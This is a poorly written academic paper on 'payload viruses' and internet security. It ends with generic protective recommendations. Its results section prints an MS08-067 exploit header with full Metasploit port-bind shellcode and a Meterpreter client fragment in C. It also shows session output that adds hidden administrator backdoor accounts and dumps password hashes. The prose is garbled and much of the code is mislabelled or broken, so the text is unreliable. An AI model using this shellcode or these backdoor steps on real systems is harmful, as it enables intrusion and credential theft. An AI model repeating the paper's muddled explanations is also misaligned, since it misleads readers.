Effect of Payload Virus as Threatening For Internet Security

Sana Mahmoud Eltayeb Almansour, Dr.Amin Babekir Abd elnabi Mustafa

Abstract— **Security remains at the top concerns of internet usage despite this continuous effort of security engineers to make the Internet as safe as possible, the level of threats continues to grow.**

Hackers are getting better and quicker every day, while security programming companies do their best to stay the winner of the race. It is an everlasting fight against hacker and intruders who are trying to breach the safety and privacy of their victim whom could be someone using the Internet.

In this paper one of the current, dangerous most effective method will be discussed, explaining how what is a payload, how it works, exploits, and the intrusion process, most definitely security precision needs to be taken.

Index Terms— **Payload, Hacking, Internet Security, Victim.**

I. INTRODUCTION

A "payload refers to the Viruses threat level can be calculated by the spread speed, the virus distribution and the caused damage. The damage may include, in addition to spam delivery or offensive message and even raise the level of data destruction, deletion of important files, release confidential information and using powerful virus payload resides in more damage and harm to information system resources.

User's account. O be online as an enterprise or a customer means you are not safe and you are always a subject of attack. Many necessary precautions can be made to keep the data as safe as possible, but it is a fact that this can not be guaranteed and there is always a potential no matter how caucus you aware that your data will be hacked. Attacks are evolving very day, and to make thing even more difficult hackers exchange information About systems weakness so rapidly in addition to the sophisticated methods they use, putting security specialist in an everlasting challenge to secure their networks.

The attack can be random and can be specific ,on many cases `the victim doesn’t do the necessary protection measures to make the intruders job as hard as possible which could lead to disasters so whether as individual or enterprise there are always primary procedures to prevent being an intrusion victim .A lot of attack nowadays are designed to evade network security , bypassing a firewall , and other intrusion detecting and prevention devises will definitely make the intruder in control of victim resources which could lead to information stealth , distraction or simply denial of service .One of these sophisticated techniques is payload .Payload can really bypass security borders , stay in the victim devise or spread in the network without being noticed .

II. Payload:-

In order to define payload it is best explained through the definition of vulnerability and exploit. A particular server, website or application is vulnerable when it can be compromised or overtaken by A hacker.

Now that we know that a particular application is vulnerable, we need to find an exploit for that vulnerability, which might be the piece of code, to overtake the victim's application without prior authorization. To go further I need a tool, virus or Trojan sent along with the exploit, to be executed on the victims PC which simply the payload. So if a malicious link is sent to the victim, becomes the exploit. But when the victim clicks on it, the shell that executes is nothing but the payload. So the payload refers to the component of a computer virus that executes a malicious activity. Although not all viruses carry a payload, viruses with powerful payload are usually harmful and extremely dangerous.

Some of the examples of payloads are data destruction, offensive messages and the delivery of spam emails through the infected user’s account .The payload is written by assembly or a c language and then translated to assembly language throw software but actually The Internet is full of payloads being written by hacker everyday and they have proven their functionality .There are so many ways to execute a payload include: using an unprotected computer (computer without an anti-virus installed) or booting the computer using an infected removable medium , opening an infected file or executing an infected program .

III. Severity Of Payload:-

Firewalls proved their ability to protect network from many threats and have been the network first line protection for a long time with their strict security policy, but hackers use deceiving ways to bypass these firewalls and take control of victim recourses. It’s a victim responsibility to make himself a difficult target to be attacked, so if the attack is random generally hacker will loose interest and search more another less protected victims.

By scanning a range of IP addresses the hacker chooses a specific victim and begin a port scanning, finding many open ports specially if the victim has a low security protection and if necessary updates is not done in its appropriate time. A hacker may write his own payload or simply use one of hackers groups on the Internet.

To bypass the security system payload will be not be sent as a whole, just a very small undetectable and UN suspicious fragment of payload through any executable file And later, these fragments will gather until a program is complete and it will not be checked by firewall whose job to check coming traffic to outgoing One.

Manuscript received September 18, 2014.

Sana Mahmoud Eltayeb Almansour, El-Neelain University, Faculty of Engineering, Department Of Electronic Engineering, MSc in Communication And Data Networks, Sudan-Khartoum


Dr.Amin Babekir Abd elnabi Mustafa, El-Neelain University, Faculty of Engineering, Department Of Electronic Engineering, Sudan-Khartoum.

At the moment of exploiting the CPU jumps very high due to payload activity and goes back to normal operation in a very short time. But even for an expert eye it is hard to notice this temporary event in computer performance specially it takes a very short time, then everything appears to be normal. A payload can be designed also to update itself or spread in other hosts on the network. After getting full control of victims devise using powerful payloads, the hacker makes a back door, with a user name and a password to make an easy access in the next time. Hacker activities may include destruction, deletion or in a worst case scenario the hacker sells the exploit in the black market for other hackers which will be definitely completely catastrophic.

IV. RESULT:-


Conclude from the foregoing that the payload in the following stages:-

1- Code in C language.




```
Remote *remote = NULL;
SOCKET cli;
WSADATA data;

srand(time(NULL));

WSAStartup(0x0202, &data);

printf("ERROR: This client is out of date and does not support SSL\n");
exit(0);

if (argc < 3)
{
        printf("Usage: %s <host> <port>\n", argv[0]);
        return 0;
}

do
{
        if ((cli = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
        {
                fprintf(stderr, "listen: %lu\n", GetLastError());
                break;
        }

        s.sin_family      = AF_INET;
        s.sin_port        = htons((SHORT)atoi(argv[2]));
        s.sin_addr.s_addr = inet_addr(argv[1]);

        printf("Connecting to %s:%d...\n", argv[1], atoi(argv[2]));
```

Hacking payload in assembly language.




```
print ' #   MS08-067 Exploit by Debasis Mohanty (aka Tr0y/nopsled)'
print ' #   www.hackingspirits.com'
print ' #   www.coffeeandsecurity.com'
print ' #   Email: d3basis.m0hanty @ gmail.com'
print ' #   Minor modifications for Fast-Track by ReL1K                           '
print ' ################################################################\n'

#Portbind shellcode from metasploit; Binds port to TCP port 4444
shellcode  = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
shellcode += "\x29\xc9\x83\xe9\xb0\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e\xe9"
shellcode += "\x4a\xb6\xa9\x83\xee\xfc\xe2\xf4\x15\x20\x5d\xe4\x01\xb3\x49\x56"
shellcode += "\x16\x2a\x3d\xc5\xcd\x6e\x3d\xec\xd5\xc1\xca\xac\x91\x4b\x59\x22"
shellcode += "\xa6\x52\x3d\xf6\xc9\x4b\x5d\xe0\x62\x7e\x3d\xa8\x07\x7b\x76\x30"
shellcode += "\x45\xce\x76\xdd\xee\x8b\x7c\xa4\xe8\x88\x5d\x5d\xd2\x1e\x92\x81"
shellcode += "\x9c\xaf\x3d\xf6\xcd\x4b\x5d\xcf\x62\x46\xfd\x22\xb6\x56\xb7\x42"
shellcode += "\xea\x66\x3d\x20\x85\x6e\xaa\xc8\x2a\x7b\x6d\xcd\x62\x09\x86\x22"
shellcode += "\xa9\x46\x3d\xd9\xf5\xe7\x3d\xe9\xe1\x14\xde\x27\xa7\x44\x5a\xf9"
shellcode += "\x16\x9c\xd0\xfa\x8f\x22\x85\x9b\x81\x3d\xc5\x9b\xb6\x1e\x49\x79"
shellcode += "\x81\x81\x5b\x55\xd2\x1a\x49\x7f\xb6\xc3\x53\xcf\x68\xa7\xbe\xab"
shellcode += "\xbc\x20\xb4\x56\x39\x22\x6f\xa0\x1c\xe7\xe1\x56\x3f\x19\xe5\xfa"
shellcode += "\xba\x19\xf5\xfa\xaa\x19\x49\x79\x8f\x22\xa7\xf5\x8f\x19\x3f\x48"
shellcode += "\x7c\x22\x12\xb3\x99\x8d\xe1\x56\x3f\x20\xa6\xf8\xbc\xb5\x66\xc1"
shellcode += "\x4d\xe7\x98\x40\xbe\xb5\x60\xfa\xbc\xb5\x66\xc1\x0c\x03\x30\xe0"
shellcode += "\xbe\xb5\x60\xf9\xbd\x1e\xe3\x56\x39\xd9\xde\x4e\x90\x8c\xcf\xfe"
shellcode += "\x16\x9c\xe3\x56\x39\x2c\xdc\xcd\x8f\x22\xd5\xc4\x60\xaf\xdc\xf9"
shellcode += "\xb0\x63\x7a\x20\x0e\x20\xf2\x20\x0b\x7b\x76\x5a\x43\xb4\xf4\x84"
shellcode += "\x17\x08\x9a\x3a\x64\x30\x8e\x02\x42\xe1\xde\xdb\x17\xf9\xa0\x56"
shellcode += "\x9c\x0e\x49\x7f\xb2\x1d\xe4\xf8\xb8\x1b\xdc\xa8\xb8\x1b\xe3\xf8"
shellcode += "\x16\x9a\xde\x04\x30\x4f\x78\xfa\x16\x9c\xdc\x56\x16\x7d\x49\x79"
shellcode += "\x62\x1d\x4a\x2a\x2d\x2e\x49\x7f\xbb\xb5\x66\xc1\x19\xc0\xb2\xf6"
shellcode += "\xba\xb5\x60\x56\x39\x4a\xb6\xa9"
```

2. Exploit Network access level



```
meterpreter > run getgui -u Hacker -p hacker123
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]     Adding User: Hacker with Password: hacker123
[*]     Hiding user from Windows Login screen
[*]     Adding User: Hacker to local group 'Remote Desktop Users'
[*]     Adding User: Hacker to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up__20121205.0718.rc
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacked:1007:f9595a437f8bd86faad3b435b51404ee:31e8aa4d81712d3c5f0b8b27128e841e:::
Hacker:1008:ce3c787f93b23659b75e0c8d76954a50:bb14b9b9a56c6531d6d90df5fe88f727:::
HelpAssistant:1000:66e5c9b9d9f1ccbcb984805d8db53d5c:638bd38cf1694b1e1b44dc86990cb24c:::
ntc:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:418397ddac0c2337ec12446fab4a8022:::
meterpreter >
```


When he returns to work system works with hacker program, changing the status of the system as described



dapter Name	Adapter Descr...	Network Utiliz...	Link Sp...	State	Byte Sen...	Bytes Re...	Bytes Thr...	Bytes Sent	Bytes
cal Area Con...	Realtek RTL81...	0.06 %	100 Mbps	Operational	0.06 %	0 %	0.06 %	655,015	1,13

Processes: 42 | CPU Usage: 0% | Commit Charge: 202M / 1856M

4. The last stage After work program hacking, hacker can now fully control the victim device as described. Making backdoor and hacker user creation named Sanaa



```
meterpreter > run getgui -u sana -p sana
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoper
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]     Adding User: sana with Password: sana
[*]     Hiding user from Windows Login screen
[*]     Adding User: sana to local group 'Remote Desktop Users'
[*]     Adding User: sana to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/
meterpreter > run getgui -u sana -p sana
```

```
root@bt: ~/Desktop/TAYAR/metproject/meterpreter/source/client
                                                        root@bt: ~/Desktop
  GNU nano 2.2.2                                   File: metcli.c

#include "metcli.h"

extern VOID remote_register_core_dispatch_routines();
extern VOID remote_deregister_core_dispatch_routines();

^G Get Help            ^O WriteOut            ^R Read File
^X Exit                ^J Justify             ^W Where Is
```

```
root@bt: ~
root@bt:~# rdesktop 172.30.40.22
Autoselected keyboard map en-us
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

V. Recommendations:-

The recommendations in the awareness and education dangers of the use of the Internet in a false and can be summed up those outreach including the following:

1 - Download antivirus software in the computer and work on continuously updated in order to avoid exposure to viruses.

2 - Avoid opening attachments to email messages unless they are sure of the identity of the sender

3 - Avoid agreed to accept applications for the websites directly, which may include filing worms or Trojan Horse also the same applies to spyware, which monitors the user's interests and send him ads based on interests.

4 - Download Anti-Spam is annoying emails that are the main source of viruses.

5 - continuous update of the operating system and firewall executable to repel attacks by hackers and vandals.

6 - create backup files of data on a weekly basis at least in the case of exposure to the virus or hacker be damage simple.

Finally, The first thing will be helping possible victims to be aware of cyber dangers and attack and spread the awareness to Internet users in order to protect themselves from being hacked. Using continuous and regular update is essential to Protect every system.

Hackers always find new program's vulnerabilities and computer software companies always updates the programs makes them more powerful and secure, it is essential to regularly read these database if you find a vulnerable program on your computer the appropriate update or (patch) has to be downloaded to protect Your system.

VI. Conclusion:-

Internet Security a very sensitive issue and very important it is during our study of the load as one of the threats to security, we to the fact that there is proportional covariant between evolution and invent ways to protect, containing firewalls and anti-virus, worms and other with the evolution and diversity of methods hackers and vandals and varied reasons hack to have.

Finally, things will be helping possible victims to be aware of cyber dangers and attack and spread the awareness to Internet users in order to protect themselves from being hacked. Using continuous and regular update is essential to protect every system.

Hackers always find new program's vulnerabilities and computer software companies always updates the program's makes them more powerful and secure, it is essential to regularly read these database if you find a vulnerable program on your computer the appropriate update or (patch) has to be downloaded to protect your system.

Acknowledgements:-

I would like to take this opportunity to thank those without whom this work would have not been possible I gratefully acknowledge Eng Ahmed Abed elrahman Eltoum, this paper would not have been possible unless his great support.

Reference:-

[1] http://www.techopedia.com/definition/5381/payload

[2] www.metjar.com.

[3] www.expolit-db.com

[4] J. Dubois, and P. Jreije," Mechanisms of Internet Security, Attacks", Proceedings Of World Academy Of Science, Engineering And Technology Volume 14 August 2006 ISSN 1307-6884.

[5] http://minerva.stkate.edu/internal/docroom_helpguide.nsf/files/security_10_faces_malware_ss/file/security_10_faces_malwarepdf_ss.pdf.

[6] http://www.hacking-tutorial.com/hacking-tutorial/create-exe-backdoor-using-metasploit-and-backtrack-5-in-4-simple-steps/#sthash.v08fGdiH.dpbs.

[7] http://www.irongeek.com/i.php?page=videos%2Fmsfpayload-msfencoder-metasploit-3-3.

[8] http://www.commonexploits.com/av0id-anti-virus-bypass-metasploit-payload-generator-script/.

[9] https://www.whitehatsec.com/assets/WP5CSS0607.pdf

[10] http://www.slideshare.net/tisafe/white-paper-are-antivirus-solutions-enough-to-protect-industrial-plants.

[11] http://www.computerweekly.com/feature/White-Paper-Viruses-in-a-Unix-world.

[12] https://www.netspi.com/blog/entryid/212/bypassing-anti-virus-with-metasploit-msi-files.